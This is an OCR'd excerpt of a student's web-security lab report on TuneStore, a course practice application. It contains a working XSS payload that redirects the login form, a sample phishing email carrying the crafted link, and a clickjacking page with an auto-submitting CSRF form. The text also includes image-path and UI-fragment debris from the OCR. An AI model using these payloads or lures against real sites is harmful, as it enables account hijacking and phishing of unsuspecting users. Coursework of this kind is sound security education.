
```
<script>window.onload=function(){document.loginForm.action=https://www.yahoo.com;};</script>
```



```
yahoo.com/?username=<script>window.onload%3Dfunction%28%29%7Bdocument.loginForm.action%3Dhttps%3A%2F%2Fwww.yahoo.com%3B...
```

For this XSS vulnerability I wrote a script code that was imputed into the username of Tunestore that when clicked on login it will go to a different page. This script file gets stored into the javascript code.

4.2 Write an attack document via link


Write an attack document

Bei-Tseng Chu

Write an attack document

Hi Professor Chu,

Please check out TuneStore to purchase cds. I have provided a link for you.


Thank you
Ethan kalika

http://localhost:8082/Tunestore2020/login.do?username=%3Cscript%3Ewindow.onload%3Dfunction%28%29%7Bdocument.loginForm.action%3D%22https%3A%2F%2Fwww.yahoo.com%22%3B%7D%3B%3C%2Fscript%3E&password=


I used the link that was created when doing the XSS attack and then created an email to a user that when they see the email it looks like it would take them to Tunestore, while it actually will take them to yahoo.com.

5.0 Other attacks

5.1 Create a web page that performs a clickjacking attack



Welcome to my blog.
To see pictures of animals, click on the button below
Welcome victim!
You can't add a friend you've already got!
Your account balance: $9,970.03
Add Balance:
Number:
Amount:
Tunesto
Friend R
My Frier
hacker
Approved
View hacke
Add Frie
Friend nam



```
<!--
body {
  top: 0;
  left: 0;
  background-color: #000;
  color: #fff;
}
#tgt {
  position: absolute;
  top: 0px;
  left: 0px;
  width: 400px;
  height: 400px;
  border: 0;
  z-index: 1;
  opacity:0.5;
}
-->
</style>
</head>
<body>
<iframe id="tgt" name="tgt"></iframe>
<form method="POST" target="tgt" action="/Tunestore2020/addfriend.do">
<input type="hidden" name="friend" value="hacker">
<br />
</form>
<script>
document.forms[0].submit();
</script>

<div id="div1">Welcome to my blog.<br />
To see pictures of animals, click on the button below</div>
<div style="position: absolute; top:345px; left:312px;">
<input type="button" value="Sumbit">
</body>
</html>
```

For this last attack, I took the attack1 html file and changed the code to incorporate a new style and a submit button. The reason is when doing the same attack as the first CSRF for adding a friend it will insead pull a transparent page that will corporate a button that they think they will be clicking on but instead click the button on Tunestore. This is called clickjacking because it hijacks the user thinking of clicking a button to actually click on another button in the background.